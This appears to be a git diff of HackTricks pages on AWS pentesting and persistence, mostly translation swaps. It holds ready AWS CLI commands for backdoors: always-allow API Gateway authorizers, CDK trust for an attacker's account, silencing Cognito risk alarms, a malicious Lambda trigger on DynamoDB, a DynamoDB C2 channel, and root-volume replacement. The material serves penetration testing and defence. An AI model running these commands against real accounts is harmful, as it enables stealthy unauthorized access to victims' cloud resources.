```yaml
|
||||
name: "test AWS Access"
|
||||
|
||||
# The workflow should only trigger on pull requests to the main branch
|
||||
on:
|
||||
pull_request:
|
||||
branches:
|
||||
- main
|
||||
pull_request:
|
||||
branches:
|
||||
- main
|
||||
|
||||
# Required to get the ID Token that will be used for OIDC
|
||||
permissions:
|
||||
id-token: write
|
||||
contents: read # needed for private repos to checkout
|
||||
id-token: write
|
||||
contents: read # needed for private repos to checkout
|
||||
|
||||
jobs:
|
||||
aws:
|
||||
runs-on: ubuntu-latest
|
||||
steps:
|
||||
- name: Checkout
|
||||
uses: actions/checkout@v3
|
||||
aws:
|
||||
runs-on: ubuntu-latest
|
||||
steps:
|
||||
- name: Checkout
|
||||
uses: actions/checkout@v3
|
||||
|
||||
- name: Configure AWS Credentials
|
||||
uses: aws-actions/configure-aws-credentials@v1
|
||||
with:
|
||||
aws-region: eu-west-1
|
||||
role-to-assume:${{ secrets.READ_ROLE }}
|
||||
role-session-name: OIDCSession
|
||||
- name: Configure AWS Credentials
|
||||
uses: aws-actions/configure-aws-credentials@v1
|
||||
with:
|
||||
aws-region: eu-west-1
|
||||
role-to-assume:${{ secrets.READ_ROLE }}
|
||||
role-session-name: OIDCSession
|
||||
|
||||
- run: aws sts get-caller-identity
|
||||
shell: bash
|
||||
- run: aws sts get-caller-identity
|
||||
shell: bash
|
||||
```
|
||||
|
||||
## OIDC - EKS Abuse
|
||||
|
||||
```bash
|
||||
# Crate an EKS cluster (~10min)
|
||||
eksctl create cluster --name demo --fargate
|
||||
@@ -88,34 +91,43 @@ eksctl create cluster --name demo --fargate
|
||||
# Create an Identity Provider for an EKS cluster
|
||||
eksctl utils associate-iam-oidc-provider --cluster Testing --approve
|
||||
```
|
||||
Możliwe jest generowanie **OIDC providers** w klastrze **EKS** po prostu ustawiając **OIDC URL** klastra jako **nowego dostawcę tożsamości Open ID**. To jest powszechna domyślna polityka:
|
||||
|
||||
It's possible to generate **OIDC providers** in an **EKS** cluster simply by setting the **OIDC URL** of the cluster as a **new Open ID Identity provider**. This is a common default policy:
|
||||
|
||||
```json
|
||||
{
|
||||
"Version": "2012-10-17",
|
||||
"Statement": [
|
||||
{
|
||||
"Effect": "Allow",
|
||||
"Principal": {
|
||||
"Federated": "arn:aws:iam::123456789098:oidc-provider/oidc.eks.us-east-1.amazonaws.com/id/20C159CDF6F2349B68846BEC03BE031B"
|
||||
},
|
||||
"Action": "sts:AssumeRoleWithWebIdentity",
|
||||
"Condition": {
|
||||
"StringEquals": {
|
||||
"oidc.eks.us-east-1.amazonaws.com/id/20C159CDF6F2349B68846BEC03BE031B:aud": "sts.amazonaws.com"
|
||||
}
|
||||
}
|
||||
}
|
||||
]
|
||||
"Version": "2012-10-17",
|
||||
"Statement": [
|
||||
{
|
||||
"Effect": "Allow",
|
||||
"Principal": {
|
||||
"Federated": "arn:aws:iam::123456789098:oidc-provider/oidc.eks.us-east-1.amazonaws.com/id/20C159CDF6F2349B68846BEC03BE031B"
|
||||
},
|
||||
"Action": "sts:AssumeRoleWithWebIdentity",
|
||||
"Condition": {
|
||||
"StringEquals": {
|
||||
"oidc.eks.us-east-1.amazonaws.com/id/20C159CDF6F2349B68846BEC03BE031B:aud": "sts.amazonaws.com"
|
||||
}
|
||||
}
|
||||
}
|
||||
]
|
||||
}
|
||||
```
|
||||
Ta polityka poprawnie wskazuje, że **tylko** **klaster EKS** o **id** `20C159CDF6F2349B68846BEC03BE031B` może przyjąć rolę. Jednak nie wskazuje, który konto usługi może ją przyjąć, co oznacza, że **KAŻDE konto usługi z tokenem tożsamości webowej** będzie **mogło przyjąć** rolę.
|
||||
|
||||
Aby określić, **które konto usługi powinno mieć możliwość przyjęcia roli,** należy określić **warunek**, w którym **nazwa konta usługi jest określona**, na przykład:
|
||||
This policy is correctly indicating than **only** the **EKS cluster** with **id** `20C159CDF6F2349B68846BEC03BE031B` can assume the role. However, it's not indicting which service account can assume it, which means that A**NY service account with a web identity token** is going to be **able to assume** the role.
|
||||
|
||||
In order to specify **which service account should be able to assume the role,** it's needed to specify a **condition** where the **service account name is specified**, such as:
|
||||
|
||||
```bash
|
||||
"oidc.eks.region-code.amazonaws.com/id/20C159CDF6F2349B68846BEC03BE031B:sub": "system:serviceaccount:default:my-service-account",
|
||||
```
|
||||
## Odniesienia
|
||||
|
||||
## References
|
||||
|
||||
- [https://www.eliasbrange.dev/posts/secure-aws-deploys-from-github-actions-with-oidc/](https://www.eliasbrange.dev/posts/secure-aws-deploys-from-github-actions-with-oidc/)
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,17 +1,21 @@
|
||||
# AWS - Uprawnienia do Pentestów
|
||||
# AWS - Permissions for a Pentest
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
To są uprawnienia, które potrzebujesz na każdym koncie AWS, które chcesz audytować, aby móc uruchomić wszystkie proponowane narzędzia audytowe AWS:
|
||||
These are the permissions you need on each AWS account you want to audit to be able to run all the proposed AWS audit tools:
|
||||
|
||||
- Domyślna polityka **arn:aws:iam::aws:policy/**[**ReadOnlyAccess**](https://us-east-1.console.aws.amazon.com/iam/home#/policies/arn:aws:iam::aws:policy/ReadOnlyAccess)
|
||||
- Aby uruchomić [aws_iam_review](https://github.com/carlospolop/aws_iam_review), potrzebujesz również uprawnień:
|
||||
- **access-analyzer:List\***
|
||||
- **access-analyzer:Get\***
|
||||
- **iam:CreateServiceLinkedRole**
|
||||
- **access-analyzer:CreateAnalyzer**
|
||||
- Opcjonalne, jeśli klient generuje analizy dla Ciebie, ale zazwyczaj łatwiej jest po prostu poprosić o to uprawnienie)
|
||||
- **access-analyzer:DeleteAnalyzer**
|
||||
- Opcjonalne, jeśli klient usuwa analizy za Ciebie, ale zazwyczaj łatwiej jest po prostu poprosić o to uprawnienie)
|
||||
- The default policy **arn:aws:iam::aws:policy/**[**ReadOnlyAccess**](https://us-east-1.console.aws.amazon.com/iam/home#/policies/arn:aws:iam::aws:policy/ReadOnlyAccess)
|
||||
- To run [aws_iam_review](https://github.com/carlospolop/aws_iam_review) you also need the permissions:
|
||||
- **access-analyzer:List\***
|
||||
- **access-analyzer:Get\***
|
||||
- **iam:CreateServiceLinkedRole**
|
||||
- **access-analyzer:CreateAnalyzer**
|
||||
- Optional if the client generates the analyzers for you, but usually it's easier just to ask for this permission)
|
||||
- **access-analyzer:DeleteAnalyzer**
|
||||
- Optional if the client removes the analyzers for you, but usually it's easier just to ask for this permission)
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,3 +1,5 @@
|
||||
# AWS - Utrzymywanie
|
||||
# AWS - Persistence
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,36 @@
|
||||
# AWS - API Gateway Persistence
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
## API Gateway
|
||||
|
||||
For more information go to:
|
||||
|
||||
{{#ref}}
|
||||
../aws-services/aws-api-gateway-enum.md
|
||||
{{#endref}}
|
||||
|
||||
### Resource Policy
|
||||
|
||||
Modify the resource policy of the API gateway(s) to grant yourself access to them
|
||||
|
||||
### Modify Lambda Authorizers
|
||||
|
||||
Modify the code of lambda authorizers to grant yourself access to all the endpoints.\
|
||||
Or just remove the use of the authorizer.
|
||||
|
||||
### IAM Permissions
|
||||
|
||||
If a resource is using IAM authorizer you could give yourself access to it modifying IAM permissions.\
|
||||
Or just remove the use of the authorizer.
|
||||
|
||||
### API Keys
|
||||
|
||||
If API keys are used, you could leak them to maintain persistence or even create new ones.\
|
||||
Or just remove the use of API keys.
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,55 +0,0 @@
|
||||
# AWS - API Gateway Persistence
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
|
||||
## API Gateway
|
||||
|
||||
Więcej informacji znajdziesz w:
|
||||
|
||||
{{#ref}}
|
||||
../../aws-services/aws-api-gateway-enum.md
|
||||
{{#endref}}
|
||||
|
||||
### Resource Policy
|
||||
|
||||
Zmień politykę zasobów API Gateway, aby przyznać sobie do nich dostęp
|
||||
|
||||
### Modyfikacja Lambda Authorizers
|
||||
|
||||
Zmodyfikuj kod lambda authorizers, aby przyznać sobie dostęp do wszystkich endpointów.\
|
||||
Lub po prostu usuń użycie authorizera.
|
||||
|
||||
Jeśli masz uprawnienia control-plane do **utworzenia/aktualizacji authorizera** (REST API: `aws apigateway update-authorizer`, HTTP API: `aws apigatewayv2 update-authorizer`) możesz także **wskazać authorizera na Lambdę, która zawsze zezwala**.
|
||||
|
||||
REST APIs (zmiany zazwyczaj wymagają wdrożenia):
|
||||
```bash
|
||||
REGION="us-east-1"
|
||||
REST_API_ID="<rest_api_id>"
|
||||
AUTHORIZER_ID="<authorizer_id>"
|
||||
LAMBDA_ARN="arn:aws:lambda:$REGION:<account_id>:function:<always_allow_authorizer>"
|
||||
AUTHORIZER_URI="arn:aws:apigateway:$REGION:lambda:path/2015-03-31/functions/$LAMBDA_ARN/invocations"
|
||||
|
||||
aws apigateway update-authorizer --region "$REGION" --rest-api-id "$REST_API_ID" --authorizer-id "$AUTHORIZER_ID" --authorizer-uri "$AUTHORIZER_URI"
|
||||
aws apigateway create-deployment --region "$REGION" --rest-api-id "$REST_API_ID" --stage-name "<stage>"
|
||||
```
|
||||
HTTP APIs / `apigatewayv2` (często działa natychmiast):
|
||||
```bash
|
||||
REGION="us-east-1"
|
||||
API_ID="<http_api_id>"
|
||||
AUTHORIZER_ID="<authorizer_id>"
|
||||
LAMBDA_ARN="arn:aws:lambda:$REGION:<account_id>:function:<always_allow_authorizer>"
|
||||
AUTHORIZER_URI="arn:aws:apigateway:$REGION:lambda:path/2015-03-31/functions/$LAMBDA_ARN/invocations"
|
||||
|
||||
aws apigatewayv2 update-authorizer --region "$REGION" --api-id "$API_ID" --authorizer-id "$AUTHORIZER_ID" --authorizer-uri "$AUTHORIZER_URI"
|
||||
```
|
||||
### IAM Permissions
|
||||
|
||||
Jeśli zasób używa IAM authorizer, możesz nadać sobie dostęp do niego, modyfikując IAM permissions.\
|
||||
Albo po prostu usuń użycie authorizera.
|
||||
|
||||
### API Keys
|
||||
|
||||
Jeśli używane są API keys, możesz je leakować, aby utrzymać persistence lub nawet utworzyć nowe.\
|
||||
Albo po prostu usuń użycie API keys.
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
@@ -0,0 +1,25 @@
|
||||
# AWS - Cloudformation Persistence
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
## CloudFormation
|
||||
|
||||
For more information, access:
|
||||
|
||||
{{#ref}}
|
||||
../aws-services/aws-cloudformation-and-codestar-enum.md
|
||||
{{#endref}}
|
||||
|
||||
### CDK Bootstrap Stack
|
||||
|
||||
The AWS CDK deploys a CFN stack called `CDKToolkit`. This stack supports a parameter `TrustedAccounts` which allow external accounts to deploy CDK projects into the victim account. An attacker can abuse this to grant themselves indefinite access to the victim account, either by using the AWS cli to redeploy the stack with parameters, or the AWS CDK cli.
|
||||
|
||||
```bash
|
||||
# CDK
|
||||
cdk bootstrap --trust 1234567890
|
||||
|
||||
# AWS CLI
|
||||
aws cloudformation update-stack --use-previous-template --parameters ParameterKey=TrustedAccounts,ParameterValue=1234567890
|
||||
```
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
@@ -1,23 +0,0 @@
|
||||
# AWS - Cloudformation Persistence
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
|
||||
## CloudFormation
|
||||
|
||||
Więcej informacji:
|
||||
|
||||
{{#ref}}
|
||||
../../aws-services/aws-cloudformation-and-codestar-enum.md
|
||||
{{#endref}}
|
||||
|
||||
### CDK Bootstrap Stack
|
||||
|
||||
AWS CDK wdraża CFN stack o nazwie `CDKToolkit`. Ten stack obsługuje parametr `TrustedAccounts`, który pozwala zewnętrznym kontom wdrażać projekty CDK do konta ofiary. Atakujący może to wykorzystać, aby przyznać sobie dostęp na czas nieokreślony do konta ofiary, albo używając AWS cli do ponownego wdrożenia stacka z parametrami, albo używając AWS CDK cli.
|
||||
```bash
|
||||
# CDK
|
||||
cdk bootstrap --trust 1234567890
|
||||
|
||||
# AWS CLI
|
||||
aws cloudformation update-stack --use-previous-template --parameters ParameterKey=TrustedAccounts,ParameterValue=1234567890
|
||||
```
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
@@ -0,0 +1,46 @@
|
||||
# AWS - Cognito Persistence
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
## Cognito
|
||||
|
||||
For more information, access:
|
||||
|
||||
{{#ref}}
|
||||
../aws-services/aws-cognito-enum/
|
||||
{{#endref}}
|
||||
|
||||
### User persistence
|
||||
|
||||
Cognito is a service that allows to give roles to unauthenticated and authenticated users and to control a directory of users. Several different configurations can be altered to maintain some persistence, like:
|
||||
|
||||
- **Adding a User Pool** controlled by the user to an Identity Pool
|
||||
- Give an **IAM role to an unauthenticated Identity Pool and allow Basic auth flow**
|
||||
- Or to an **authenticated Identity Pool** if the attacker can login
|
||||
- Or **improve the permissions** of the given roles
|
||||
- **Create, verify & privesc** via attributes controlled users or new users in a **User Pool**
|
||||
- **Allowing external Identity Providers** to login in a User Pool or in an Identity Pool
|
||||
|
||||
Check how to do these actions in
|
||||
|
||||
{{#ref}}
|
||||
../aws-privilege-escalation/aws-cognito-privesc.md
|
||||
{{#endref}}
|
||||
|
||||
### `cognito-idp:SetRiskConfiguration`
|
||||
|
||||
An attacker with this privilege could modify the risk configuration to be able to login as a Cognito user **without having alarms being triggered**. [**Check out the cli**](https://docs.aws.amazon.com/cli/latest/reference/cognito-idp/set-risk-configuration.html) to check all the options:
|
||||
|
||||
```bash
|
||||
aws cognito-idp set-risk-configuration --user-pool-id <pool-id> --compromised-credentials-risk-configuration EventFilter=SIGN_UP,Actions={EventAction=NO_ACTION}
|
||||
```
|
||||
|
||||
By default this is disabled:
|
||||
|
||||
<figure><img src="https://lh6.googleusercontent.com/EOiM0EVuEgZDfW3rOJHLQjd09-KmvraCMssjZYpY9sVha6NcxwUjStrLbZxAT3D3j9y08kd5oobvW8a2fLUVROyhkHaB1OPhd7X6gJW3AEQtlZM62q41uYJjTY1EJ0iQg6Orr1O7yZ798EpIJ87og4Tbzw=s2048" alt=""><figcaption></figcaption></figure>
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,40 +0,0 @@
|
||||
# AWS - Cognito Utrzymywanie dostępu
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
|
||||
## Cognito
|
||||
|
||||
Aby uzyskać więcej informacji, zobacz:
|
||||
|
||||
{{#ref}}
|
||||
../../aws-services/aws-cognito-enum/
|
||||
{{#endref}}
|
||||
|
||||
### Utrzymywanie dostępu użytkownika
|
||||
|
||||
Cognito to usługa pozwalająca przydzielać role nieuwierzytelnionym i uwierzytelnionym użytkownikom oraz zarządzać katalogiem użytkowników. Kilka różnych konfiguracji można zmodyfikować, by zachować pewną persystencję, na przykład:
|
||||
|
||||
- **Adding a User Pool** kontrolowanego przez użytkownika do Identity Pool
|
||||
- Przyznanie **IAM role to an unauthenticated Identity Pool and allow Basic auth flow**
|
||||
- Albo do **authenticated Identity Pool**, jeśli atakujący potrafi się zalogować
|
||||
- Lub **improve the permissions** przydzielonych role
|
||||
- **Create, verify & privesc** poprzez użytkowników z kontrolowanymi atrybutami lub nowych użytkowników w **User Pool**
|
||||
- **Allowing external Identity Providers** aby logowały się do User Pool lub do Identity Pool
|
||||
|
||||
Sprawdź, jak wykonać te działania w
|
||||
|
||||
{{#ref}}
|
||||
../../aws-privilege-escalation/aws-cognito-privesc/README.md
|
||||
{{#endref}}
|
||||
|
||||
### `cognito-idp:SetRiskConfiguration`
|
||||
|
||||
Atakujący posiadający to uprawnienie może zmodyfikować konfigurację ryzyka, aby móc zalogować się jako użytkownik Cognito **bez wywoływania alarmów**. [**Check out the cli**](https://docs.aws.amazon.com/cli/latest/reference/cognito-idp/set-risk-configuration.html) aby sprawdzić wszystkie opcje:
|
||||
```bash
|
||||
aws cognito-idp set-risk-configuration --user-pool-id <pool-id> --compromised-credentials-risk-configuration EventFilter=SIGN_UP,Actions={EventAction=NO_ACTION}
|
||||
```
|
||||
Domyślnie jest to wyłączone:
|
||||
|
||||
<figure><img src="https://lh6.googleusercontent.com/EOiM0EVuEgZDfW3rOJHLQjd09-KmvraCMssjZYpY9sVha6NcxwUjStrLbZxAT3D3j9y08kd5oobvW8a2fLUVROyhkHaB1OPhd7X6gJW3AEQtlZM62q41uYJjTY1EJ0iQg6Orr1O7yZ798EpIJ87og4Tbzw=s2048" alt=""><figcaption></figcaption></figure>
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
@@ -0,0 +1,67 @@
|
||||
# AWS - DynamoDB Persistence
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
### DynamoDB
|
||||
|
||||
For more information access:
|
||||
|
||||
{{#ref}}
|
||||
../aws-services/aws-dynamodb-enum.md
|
||||
{{#endref}}
|
||||
|
||||
### DynamoDB Triggers with Lambda Backdoor
|
||||
|
||||
Using DynamoDB triggers, an attacker can create a **stealthy backdoor** by associating a malicious Lambda function with a table. The Lambda function can be triggered when an item is added, modified, or deleted, allowing the attacker to execute arbitrary code within the AWS account.
|
||||
|
||||
```bash
|
||||
# Create a malicious Lambda function
|
||||
aws lambda create-function \
|
||||
--function-name MaliciousFunction \
|
||||
--runtime nodejs14.x \
|
||||
--role <LAMBDA_ROLE_ARN> \
|
||||
--handler index.handler \
|
||||
--zip-file fileb://malicious_function.zip \
|
||||
--region <region>
|
||||
|
||||
# Associate the Lambda function with the DynamoDB table as a trigger
|
||||
aws dynamodbstreams describe-stream \
|
||||
--table-name TargetTable \
|
||||
--region <region>
|
||||
|
||||
# Note the "StreamArn" from the output
|
||||
aws lambda create-event-source-mapping \
|
||||
--function-name MaliciousFunction \
|
||||
--event-source <STREAM_ARN> \
|
||||
--region <region>
|
||||
```
|
||||
|
||||
To maintain persistence, the attacker can create or modify items in the DynamoDB table, which will trigger the malicious Lambda function. This allows the attacker to execute code within the AWS account without direct interaction with the Lambda function.
|
||||
|
||||
### DynamoDB as a C2 Channel
|
||||
|
||||
An attacker can use a DynamoDB table as a **command and control (C2) channel** by creating items containing commands and using compromised instances or Lambda functions to fetch and execute these commands.
|
||||
|
||||
```bash
|
||||
# Create a DynamoDB table for C2
|
||||
aws dynamodb create-table \
|
||||
--table-name C2Table \
|
||||
--attribute-definitions AttributeName=CommandId,AttributeType=S \
|
||||
--key-schema AttributeName=CommandId,KeyType=HASH \
|
||||
--provisioned-throughput ReadCapacityUnits=5,WriteCapacityUnits=5 \
|
||||
--region <region>
|
||||
|
||||
# Insert a command into the table
|
||||
aws dynamodb put-item \
|
||||
--table-name C2Table \
|
||||
--item '{"CommandId": {"S": "cmd1"}, "Command": {"S": "malicious_command"}}' \
|
||||
--region <region>
|
||||
```
|
||||
|
||||
The compromised instances or Lambda functions can periodically check the C2 table for new commands, execute them, and optionally report the results back to the table. This allows the attacker to maintain persistence and control over the compromised resources.
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,59 +0,0 @@
|
||||
# AWS - DynamoDB Persistence
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
|
||||
### DynamoDB
|
||||
|
||||
Aby uzyskać więcej informacji, zobacz:
|
||||
|
||||
{{#ref}}
|
||||
../../aws-services/aws-dynamodb-enum.md
|
||||
{{#endref}}
|
||||
|
||||
### DynamoDB Triggers with Lambda Backdoor
|
||||
|
||||
Używając DynamoDB triggers, attacker może stworzyć **stealthy backdoor** poprzez powiązanie złośliwej Lambda function z tabelą. Lambda function może zostać wywołana, gdy element zostanie dodany, zmodyfikowany lub usunięty, co pozwala attackerowi wykonać dowolny kod w obrębie konta AWS.
|
||||
```bash
|
||||
# Create a malicious Lambda function
|
||||
aws lambda create-function \
|
||||
--function-name MaliciousFunction \
|
||||
--runtime nodejs14.x \
|
||||
--role <LAMBDA_ROLE_ARN> \
|
||||
--handler index.handler \
|
||||
--zip-file fileb://malicious_function.zip \
|
||||
--region <region>
|
||||
|
||||
# Associate the Lambda function with the DynamoDB table as a trigger
|
||||
aws dynamodbstreams describe-stream \
|
||||
--table-name TargetTable \
|
||||
--region <region>
|
||||
|
||||
# Note the "StreamArn" from the output
|
||||
aws lambda create-event-source-mapping \
|
||||
--function-name MaliciousFunction \
|
||||
--event-source <STREAM_ARN> \
|
||||
--region <region>
|
||||
```
|
||||
Aby utrzymać persistence, attacker może tworzyć lub modyfikować elementy w tabeli DynamoDB, co spowoduje uruchomienie złośliwej funkcji Lambda. To pozwala attackerowi execute code w ramach konta AWS bez bezpośredniej interakcji z funkcją Lambda.
|
||||
|
||||
### DynamoDB as a C2 Channel
|
||||
|
||||
Attacker może użyć tabeli DynamoDB jako **command and control (C2) channel** przez tworzenie elementów zawierających polecenia i wykorzystanie skompromitowanych instances lub funkcji Lambda do fetch and execute tych poleceń.
|
||||
```bash
|
||||
# Create a DynamoDB table for C2
|
||||
aws dynamodb create-table \
|
||||
--table-name C2Table \
|
||||
--attribute-definitions AttributeName=CommandId,AttributeType=S \
|
||||
--key-schema AttributeName=CommandId,KeyType=HASH \
|
||||
--provisioned-throughput ReadCapacityUnits=5,WriteCapacityUnits=5 \
|
||||
--region <region>
|
||||
|
||||
# Insert a command into the table
|
||||
aws dynamodb put-item \
|
||||
--table-name C2Table \
|
||||
--item '{"CommandId": {"S": "cmd1"}, "Command": {"S": "malicious_command"}}' \
|
||||
--region <region>
|
||||
```
|
||||
Skompromitowane instancje lub funkcje Lambda mogą okresowo sprawdzać tabelę C2 w poszukiwaniu nowych poleceń, wykonywać je i opcjonalnie raportować wyniki z powrotem do tabeli. Pozwala to atakującemu utrzymać trwały dostęp i kontrolę nad skompromitowanymi zasobami.
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
@@ -0,0 +1,58 @@
|
||||
# AWS - EC2 Persistence
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
## EC2
|
||||
|
||||
For more information check:
|
||||
|
||||
{{#ref}}
|
||||
../aws-services/aws-ec2-ebs-elb-ssm-vpc-and-vpn-enum/
|
||||
{{#endref}}
|
||||
|
||||
### Security Group Connection Tracking Persistence
|
||||
|
||||
If a defender finds that an **EC2 instance was compromised** he will probably try to **isolate** the **network** of the machine. He could do this with an explicit **Deny NACL** (but NACLs affect the entire subnet), or **changing the security group** not allowing **any kind of inbound or outbound** traffic.
|
||||
|
||||
If the attacker had a **reverse shell originated from the machine**, even if the SG is modified to not allow inboud or outbound traffic, the **connection won't be killed due to** [**Security Group Connection Tracking**](https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/security-group-connection-tracking.html)**.**
|
||||
|
||||
### EC2 Lifecycle Manager
|
||||
|
||||
This service allow to **schedule** the **creation of AMIs and snapshots** and even **share them with other accounts**.\
|
||||
An attacker could configure the **generation of AMIs or snapshots** of all the images or all the volumes **every week** and **share them with his account**.
|
||||
|
||||
### Scheduled Instances
|
||||
|
||||
It's possible to schedule instances to run daily, weekly or even monthly. An attacker could run a machine with high privileges or interesting access where he could access.
|
||||
|
||||
### Spot Fleet Request
|
||||
|
||||
Spot instances are **cheaper** than regular instances. An attacker could launch a **small spot fleet request for 5 year** (for example), with **automatic IP** assignment and a **user data** that sends to the attacker **when the spot instance start** and the **IP address** and with a **high privileged IAM role**.
|
||||
|
||||
### Backdoor Instances
|
||||
|
||||
An attacker could get access to the instances and backdoor them:
|
||||
|
||||
- Using a traditional **rootkit** for example
|
||||
- Adding a new **public SSH key** (check [EC2 privesc options](../aws-privilege-escalation/aws-ec2-privesc.md))
|
||||
- Backdooring the **User Data**
|
||||
|
||||
### **Backdoor Launch Configuration**
|
||||
|
||||
- Backdoor the used AMI
|
||||
- Backdoor the User Data
|
||||
- Backdoor the Key Pair
|
||||
|
||||
### VPN
|
||||
|
||||
Create a VPN so the attacker will be able to connect directly through i to the VPC.
|
||||
|
||||
### VPC Peering
|
||||
|
||||
Create a peering connection between the victim VPC and the attacker VPC so he will be able to access the victim VPC.
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,62 +0,0 @@
|
||||
# AWS - EC2 Persistence
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
|
||||
## EC2
|
||||
|
||||
Po więcej informacji sprawdź:
|
||||
|
||||
{{#ref}}
|
||||
../../aws-services/aws-ec2-ebs-elb-ssm-vpc-and-vpn-enum/
|
||||
{{#endref}}
|
||||
|
||||
### Security Group Connection Tracking Persistence
|
||||
|
||||
Jeśli obrońca stwierdzi, że **EC2 instance was compromised** prawdopodobnie spróbuje **odizolować** **sieć** maszyny. Może to zrobić za pomocą jawnego **Deny NACL** (ale NACLs dotyczą całego subnetu), lub **zmiany security group** uniemożliwiającej **jakikolwiek ruch inbound or outbound**.
|
||||
|
||||
Jeżeli atakujący uzyskał **reverse shell originated from the machine**, nawet jeśli SG zostanie zmodyfikowany, aby nie pozwalać na inbound lub outbound traffic, **połączenie nie zostanie zabite ze względu na** [**Security Group Connection Tracking**](https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/security-group-connection-tracking.html)**.**
|
||||
|
||||
### EC2 Lifecycle Manager
|
||||
|
||||
Ta usługa pozwala **schedule** **creation of AMIs and snapshots** a nawet **share them with other accounts**.\
|
||||
Atakujący może skonfigurować **generation of AMIs or snapshots** wszystkich obrazów lub woluminów **every week** i **share them with his account**.
|
||||
|
||||
### Scheduled Instances
|
||||
|
||||
Możliwe jest zaplanowanie instances tak, aby uruchamiały się codziennie, co tydzień lub nawet co miesiąc. Atakujący mógłby uruchamiać maszynę z wysokimi uprawnieniami lub interesującym dostępem, do którego mógłby się dostać.
|
||||
|
||||
### Spot Fleet Request
|
||||
|
||||
Spot instances są **cheaper** niż zwykłe instances. Atakujący mógłby uruchomić **small spot fleet request for 5 year** (na przykład), z **automatic IP** assignment i **user data**, które wysyła do atakującego **when the spot instance start** informacje o **IP address** oraz przyznać **high privileged IAM role**.
|
||||
|
||||
### Backdoor Instances
|
||||
|
||||
Atakujący może uzyskać dostęp do instancji i je backdoorować:
|
||||
|
||||
- Używając na przykład tradycyjnego **rootkit**
|
||||
- Dodając nowy **public SSH key** (check [EC2 privesc options](../../aws-privilege-escalation/aws-ec2-privesc/README.md))
|
||||
- Backdooring the **User Data**
|
||||
|
||||
### **Backdoor Launch Configuration**
|
||||
|
||||
- Backdoor the used AMI
|
||||
- Backdoor the User Data
|
||||
- Backdoor the Key Pair
|
||||
|
||||
### EC2 ReplaceRootVolume Task (Stealth Backdoor)
|
||||
|
||||
Zamień root EBS volume działającej instance na taki zbudowany z atakującego-controlled AMI lub snapshotu używając `CreateReplaceRootVolumeTask`. Instancja zachowuje swoje ENIs, IPs i role, skutecznie uruchamiając się z złośliwym kodem przy jednoczesnym pozornym braku zmian.
|
||||
|
||||
{{#ref}}
|
||||
../aws-ec2-replace-root-volume-persistence/README.md
|
||||
{{#endref}}
|
||||
|
||||
### VPN
|
||||
|
||||
Utwórz VPN, aby atakujący mógł łączyć się bezpośrednio do VPC.
|
||||
|
||||
### VPC Peering
|
||||
|
||||
Utwórz peering pomiędzy victim VPC a attacker VPC, aby mógł uzyskać dostęp do victim VPC.
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
@@ -1,75 +0,0 @@
|
||||
# AWS - EC2 ReplaceRootVolume Task (Stealth Backdoor / Persistence)
|
||||
|
||||
{{#include ../../../../banners/hacktricks-training.md}}
|
||||
|
||||
Wykorzystaj **ec2:CreateReplaceRootVolumeTask**, aby wymienić główny wolumin EBS działającej instancji na taki przywrócony z AMI lub snapshotu kontrolowanego przez atakującego. Instancja jest automatycznie restartowana i uruchamia się z rootowym systemem plików kontrolowanym przez atakującego, przy jednoczesnym zachowaniu ENIs, prywatnych/publicznych adresów IP, podłączonych woluminów nie będących rootem oraz metadanych instancji/roli IAM.
|
||||
|
||||
## Wymagania
|
||||
- Docelowa instancja jest oparta na EBS i uruchomiona w tym samym regionie.
|
||||
- Kompatybilne AMI lub snapshot: ta sama architektura/virtualizacja/tryb rozruchu (oraz kody produktu, jeśli występują) co docelowa instancja.
|
||||
|
||||
## Wstępne sprawdzenia
|
||||
```bash
|
||||
REGION=us-east-1
|
||||
INSTANCE_ID=<victim instance>
|
||||
|
||||
# Ensure EBS-backed
|
||||
aws ec2 describe-instances --region $REGION --instance-ids $INSTANCE_ID --query 'Reservations[0].Instances[0].RootDeviceType' --output text
|
||||
|
||||
# Capture current network and root volume
|
||||
ROOT_DEV=$(aws ec2 describe-instances --region $REGION --instance-ids $INSTANCE_ID --query 'Reservations[0].Instances[0].RootDeviceName' --output text)
|
||||
ORIG_VOL=$(aws ec2 describe-instances --region $REGION --instance-ids $INSTANCE_ID --query "Reservations[0].Instances[0].BlockDeviceMappings[?DeviceName==\`$ROOT_DEV\`].Ebs.VolumeId" --output text)
|
||||
PRI_IP=$(aws ec2 describe-instances --region $REGION --instance-ids $INSTANCE_ID --query 'Reservations[0].Instances[0].PrivateIpAddress' --output text)
|
